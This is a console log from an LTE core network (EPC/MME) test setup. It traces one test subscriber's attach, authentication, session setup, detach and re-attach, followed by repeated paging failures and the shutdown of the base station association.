Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
Received Initial UE message -- Attach Request
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0x627249c

```
Attach request -- eNB-UE S1AP Id: 6
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 125
PDN Connectivity Request -- ESM Information Transfer requested: false
Attach Request -- Found previously attach UE.
Found UE context. IMSI: 208930000000005, old eNB UE S1ap Id 0, old MME UE S1AP Id 0
Received GUTI-Attach Request from attached user.
GUTI Attach request NAS integrity failed.
RE-starting authentication procedure.
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_DELETE_SESSION_REQUEST
Downlink NAS: Sent Authentication Request
UL NAS: Received Authentication Response
Authentication Response -- IMSI 208930000000005
UE Authentication Accepted.
Generating KeNB with UL NAS COUNT: 0
Downlink NAS: Sending NAS Security Mode Command.
UL NAS: Received Security Mode Complete
Security Mode Command Complete -- IMSI: 208930000000005
Getting subscription information -- QCI 7
Sending Create Session Request.
Creating Session Response -- IMSI: 208930000000005
Creating Session Response -- MME control TEID: 4
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 4
SPGW: Allocated User TEID 4
SPGW: Allocate UE IP 172.16.0.5
Received Create Session Response
Create Session Response -- SPGW control TEID 4
Create Session Response -- SPGW S1-U Address: 192.168.137.99
SPGW Allocated IP 172.16.0.5 to IMSI 208930000000005
Adding attach accept to Initial Context Setup Request
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x6; eNB GTP-U Address 192.168.137.101
UL NAS: Detach Request
Detach request -- IMSI 208930000000005
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_DELETE_SESSION_REQUEST
T3413 expired -- Could not page the ue.
Initial UE message: LIBLTE_MME_MSG_TYPE_ATTACH_REQUEST
Received Initial UE message -- Attach Request
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0x627249d
Attach request -- eNB-UE S1AP Id: 7
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
```

PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 126
PDN Connectivity Request -- ESM Information Transfer requested: false
Attach Request -- Found previously attach UE.
Found UE context. IMSI: 208930000000005, old eNB UE S1ap Id 6, old MME UE S1AP Id 8
GUTI Attach -- NAS Integrity OK. UL count 2, DL count 1
Generating KeNB with UL NAS COUNT: 2
Getting subscription information -- QCI 7
Sending Create Session Request.
Creating Session Response -- IMSI: 208930000000005
Creating Session Response -- MME control TEID: 5
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_CREATE_SESSION_REQUEST
SPGW: Allocated Ctrl TEID 5
SPGW: Allocated User TEID 5
SPGW: Allocate UE IP 172.16.0.6
Received Create Session Response
Create Session Response -- SPGW control TEID 5
Create Session Response -- SPGW S1-U Address: 192.168.137.99
SPGW Allocated IP 172.16.0.6 to IMSI 208930000000005
Adding attach accept to Initial Context Setup Request
Sent Initial Context Setup Request. E-RAB id 5
Received Initial Context Setup Response
E-RAB Context Setup. E-RAB id 5
E-RAB Context -- eNB TEID 0x7; eNB GTP-U Address 192.168.137.101

UL NAS: Received Attach Complete
Unpacked Attached Complete Message. IMSI 208930000000005
Unpacked Activate Default EPS Bearer message. EPS Bearer id 5

leap_recv start
Leap: GET_EMM_SECURITY_CONTEXT
leap_recv start
Leap: send modify bearer request to SGW.
leap_recv start
exiting

Received GTP-C PDU. Message type: GTPC_MSG_TYPE_MODIFY_BEARER_REQUEST
Sending EMM Information
Received UE Context Release Request. MME-UE S1AP Id 8
There are active E-RABs, send release access bearers request
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_RELEASE_ACCESS_BEARERS_REQUEST
Received UE Context Release Complete. MME-UE S1AP Id 9
UE Context Release Completed.
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION

```
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION
Found UE for Downlink Notification
MME Ctr TEID 0x5, IMSI: 208930000000005
T3413 expired -- Could not page the ue.
Received GTP-C PDU. Message type:
GTPC_MSG_TYPE_DOWNLINK_DATA_NOTIFICATION_FAILURE_INDICATION

SCTP Association Shutdown. Association: 52
Deleting eNB context. eNB Id: 0x19b
Releasing UEs context
Releasing UE ECM context. UE-MME S1AP Id: 0
Releasing UE ECM context. UE-MME S1AP Id: 0
Received GTP-C PDU. Message type: GTPC_MSG_TYPE_DELETE_SESSION_REQUEST
^CStopping ..
Deleting UE EMM context. IMSI: 208930000000005
Saving S1AP PCAP file (DLT=150) to /tmp/epc.pcap

---  exiting  ---
```